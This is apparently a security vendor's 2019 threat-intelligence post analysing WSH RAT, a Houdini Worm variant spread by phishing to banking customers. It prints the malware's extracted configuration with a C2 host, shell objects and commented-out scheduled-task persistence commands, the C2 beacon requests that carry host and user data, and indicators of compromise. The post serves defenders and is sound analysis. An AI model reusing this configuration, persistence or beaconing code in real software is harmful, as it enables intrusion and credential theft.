

# Houdini Worm Transformed in New Phishing Attack

---

[cofense.com/houdini-worm-transformed-new-phishing-attack/](https://cofense.com/houdini-worm-transformed-new-phishing-attack/)

Cofense

June 14, 2019



## Gateways Bypassed

---

### Symantec

---

By Nick Guarino and Aaron Riley

The [Cofense Phishing Defense Center™](#) (PDC) and [Cofense Intelligence™](#) have identified a new variant of Houdini Worm targeting commercial banking customers with campaigns containing either URLs, .zip, or .mht files. This new variant is named WSH Remote Access Tool (RAT) by the malware's author and was released on June 2, 2019. Within five days, WSH RAT was observed being actively distributed via phishing. Figure 1 shows an example message from this campaign.

Houdini Worm (HWorm) – a misleading name because it has more in common with a bot or RAT than a worm – has existed since at least 2013 and shares extreme similarities with what are undoubtedly its malignant siblings: njRAT and njWorm. This new iteration comes ported to JavaScript (JS) from HWorm's original codebase of Visual Basic. WSH is likely a reference to the legitimate Windows Script Host, which is an application used to execute scripts on Windows machines.



Dear sir

Please kindly check below and confirm your bank details so we can proceed with remittance as instructed by our customer before close of business today.

Your prompt response to this matter will be highly appreciated.

Place of Incorporation: Hong Kong  
Address: [REDACTED]  
Postal Address: [REDACTED]  
Enquiries: 2233 3000, <https://www.hsbc.com.hk/personal/help-and-support/>  
Facsimile:  
Web Site: <http://www.hsbc.com.hk>



Figure 1: The phishing email delivering WSH RAT within an attachment

The email attachment contained an MHT file that are used by threat operators in the same way as HTML files. In this case, the MHT file contained an href link which when opened, directed victims to a .zip archive containing a version of WSH RAT. Figure 2 shows the URL chain to the downloaded payload.




Figure 2: The chain of URLs that lead to the .zip archive download

When executed on an endpoint, WSH RAT behaves in the same way as Hworm, down to its use of mangled Base64 encoded data. WSH RAT uses the same configuration structure that Hworm uses for this process. Figure 3 shows the extracted configuration strings from the running memory of WSH RAT. It is interesting to note that the WSH RAT configuration is an exact copy of the Hworm's configuration, even as far as not changing the name of the default variables.

```

WSH_RAT_Config.txt x
1 @x31c83c (28726): '<[ recoder : houdini (c) skype : houdini-fx ]>'
2
3 '----- config -----'
4
5 host = "pm2bitcoin.com"
6 port = 5000
7 installdir = "%appdata%"
8 lnkfile = true
9 lnkfolder = true
10
11 '----- public var -----'
12
13 dim shellobj
14 set shellobj = wscript.createObject("wscript.shell")
15 dim filesystemobj
16 set filesystemobj = createobject("scripting.filesystemobject")
17 dim httpobj
18 set httpobj = createobject("msxml2.xmlhttp")
19
20 'fn = shellobj.expandenvironmentstrings("%temp%") & "\meee.vbs"
21 'drop = "set shellobj = wscript.createObject(" & chr(34) & "wscript.shell" & chr(34) & ")" & vbcrlf
22 'drop = drop & "shellobj.run " & chr(34) & "%comspec% /c start " & chr(34) & ", 0, true"
23 'set objFileToWrite = CreateObject("Scripting.FileSystemObject").OpenTextFile(fn,2,true)
24 'objFileToWrite.WriteLine(drop)
25 'objFileToWrite.Close
26 'set objFileToWrite = Nothing
27 'shellobj.run "%comspec% /c schtasks /create /sc minute /mo 30 /tn Skypee /tr " & chr(34) & fn & chr(34), 0, true
28

```

Figure 3: The extracted configuration strings from the running memory of WSH RAT

The URL structure used by WSH Rat for its Command and Control (C2) communication is identical to that employed by Hworm, as shown in Figure 4.

#	Result	Protocol	Host	URL	Body	Caching	Co
1	504	HTTP	www.tcoolsoul.com:1765	/is-ready	512	no-cac...	te
2	502	HTTP	brothersjoy.nl:6789	/is-ready	512	no-cac...	te
3	504	HTTP	www.tcoolsoul.com:1765	/is-ready	512	no-cac...	te
4	502	HTTP	brothersjoy.nl:6789	/is-ready	512	no-cac...	te
5	504	HTTP	www.tcoolsoul.com:1765	/is-ready	512	no-cac...	te
6	504	HTTP	www.tcoolsoul.com:1765	/is-ready	512	no-cac...	te
7	502	HTTP	brothersjoy.nl:6789	/is-ready	512	no-cac...	te
8	504	HTTP	www.tcoolsoul.com:1765	/is-ready	512	no-cac...	te
9	502	HTTP	brothersjoy.nl:6789	/is-ready	512	no-cac...	te
10	504	HTTP	www.tcoolsoul.com:1765	/is-ready	512	no-cac...	te
11	504	HTTP	www.tcoolsoul.com:1765	/is-ready	512	no-cac...	te
12	502	HTTP	brothersjoy.nl:6789	/is-ready	512	no-cac...	te
13	504	HTTP	www.tcoolsoul.com:1765	/is-ready	512	no-cac...	te
14	504	HTTP	www.tcoolsoul.com:1765	/is-ready	512	no-cac...	te
15	502	HTTP	brothersjoy.nl:6789	/is-ready	512	no-cac...	te
16	504	HTTP	www.tcoolsoul.com:1765	/is-ready	512	no-cac...	te
17	502	HTTP	brothersjoy.nl:6789	/is-ready	512	no-cac...	te

Figure 4: The C2 callout made by WSH RAT

Also note the extreme similarity between the C2 communications shown in Figures 5 and 6. WSH RAT prepends the id “WSHRAT” to the User-Agent string and also changes the delimiter from “<|>” to “|”, otherwise they are functionally identical.

```
POST /is-ready HTTP/1.1
Accept: */*
Accept-Language: en-US
User-Agent: WSHRAT <UNIQUE ID>|<HOST NAME>|<USERNAME>|Microsoft Windows 7 Enterprise |plus|nan-av|false -
<<DATE>>|JavaScript-v1.2
Accept-Encoding: gzip, deflate
Host: www.tcoolsoul.com:1765
Content-Length: 0
Connection: Keep-Alive
Pragma: no-cache
```

Figure 5: An example HTTP POST made by WSH RAT

```
POST /is-ready HTTP/1.1
Accept: */*
Accept-Language: en-GB
User-Agent: <UNIQUE ID>|<PC NAME>|<User NAME>|<>Microsoft Windows 7 Professional <>plus<>nan-av<>false -
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: savelifes.tech:3456
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache
```

Figure 6: An example HTTP POST made by Hworm

After the initial callout to the C2, this WSH RAT sample began calling out to another URL for three separate payloads. Figure 7 shows the URL payload requests for the .tar.gz files.

Destination	Protocol	Length	Info
doughnut-snack.live	HTTP	415	GET /klplu.tar.gz HTTP/1.1
doughnut-snack.live	HTTP	415	GET /bpvpl.tar.gz HTTP/1.1
doughnut-snack.live	HTTP	415	GET /bpvpl.tar.gz HTTP/1.1
doughnut-snack.live	HTTP	414	GET /mapv.tar.gz HTTP/1.1
doughnut-snack.live	HTTP	414	GET /mapv.tar.gz HTTP/1.1

Figure 7: The network traffic showing the WSH RAT downloads

The downloaded files have the .tar.gz extension but are actually PE32 executable files. The three downloaded executables were:

- A keylogger
- A mail credential viewer
- A browser credential viewer

All three of these modules are from third parties and are not original work from the WSH RAT operator. Figure 8 shows the programs running and the property information from the three executables downloaded by WSH RAT.




Figure 8: The programs and details of the three downloaded executables

### Getting Past the Email Gateway

WSH RAT is being sold for \$50 USD a month and has an active marketing campaign. The threat operators tout the RAT's many features such as WinXP-Win10 compatibility, several automatic startup methods, and a large variety of remote access, evasion, and stealing capabilities as shown in Figure 9.




Figure 9: WSH RAT's marketing campaign

This re-hash of Hworm proves that threat operators are willing to re-use techniques that still work in today's IT environment. The phishing campaign that delivered the .zip containing a MHT file was able to bypass the Symantec Messaging Gateway's virus and spam checks, shown in Figure 10, and make it to the endpoint.

```
Received: from x (Unknown_Domain [x.x.x.x])
  by x.x.com (Symantec Messaging Gateway) with SMTP id x;
x-starscan-version: 9.43.9; banners=-,-,-
x-viruschecked: Checked
x-spamreason: No, hits=4.7 required=7.0 |
```

Figure 10: Symantec Messaging Gateway checks made on the phishing email

## Cofense™ Can Help

This threat exhibits the ease with which new malware can be developed, purchased, and weaponized. With a small investment in cheap command and control infrastructure and an easy-to-purchase malware-as-a-service, a threat actor with otherwise limited capabilities can knock on the door of a large financial company's network in no time.

Luckily, the [Cofense Phishing Defense Center](#) was alerted to this phishing email and stifled it before any damage occurred. The customer uses [Cofense PhishMe™](#) to help employees identify phish and [Cofense Reporter™](#) to notify security teams. It's a combination that works—against plug and play threats and a whole lot more.

## Appendix

### URL

---

[hxxp://elcisneblanco\[.\]com/tmp/banking/details/bank\[.\]php](http://elcisneblanco[.]com/tmp/banking/details/bank[.]php)

---

[hxxp://futuroformacion\[.\]es/moodle/calendar/amd/BANK DETAILS CONFIRMATION\\_PDF\[.\]zip](http://futuroformacion[.]es/moodle/calendar/amd/BANK_DETAILS_CONFIRMATION_PDF[.]zip)

---

[hxxp://doughnut-snack\[.\]live/klplu\[.\]tar\[.\]gz](http://doughnut-snack[.]live/klplu[.]tar[.]gz)

---

[hxxp://doughnut-snack\[.\]live/bpvpl\[.\]tar\[.\]gz](http://doughnut-snack[.]live/bpvpl[.]tar[.]gz)

---

[hxxp://doughnut-snack\[.\]live/mapv\[.\]tar\[.\]gz](http://doughnut-snack[.]live/mapv[.]tar[.]gz)

---

[hxxp://www.tcoolsoul\[.\]com:1765/is-ready](http://www.tcoolsoul[.]com:1765/is-ready)

---

[hxxp://brothersjoy\[.\]nl](http://brothersjoy[.]nl)

---

[hxxp://savelifes\[.\]tech](http://savelifes[.]tech)

### IP

---

---

**192[.]185[.]26[.]103**

---

**192[.]185[.]163[.]240**

---

**23[.]105[.]131[.]191**

---

**23[.]105[.]131[.]225**

---

**185[.]247[.]228[.]49**

## **MD5**

---

**986ffeb04fa5e01dd03b38bdd379ab51**

---

**266788057a7100afb9f123531b07282d**

---

**5a2b62b657782f37eb0f7c27064cffa9**

---

**977e42c09f7f98cfdcbf28ab2c460190**

---

**7099a939fa30d939ccceb2f0597b19ed**

---

**3a6b304e0a3dc91cac8892446826ffcc**

---

**c4c6fe64765bc68c0d6fcaf2765b5319**

*All third-party trademarks referenced by Cofense whether in logo form, name form or product form, or otherwise, remain the property of their respective holders, and use of these trademarks in no way indicates any relationship between Cofense and the holders of the trademarks.*

Don't miss out on any of our phishing updates! Subscribe to our blog.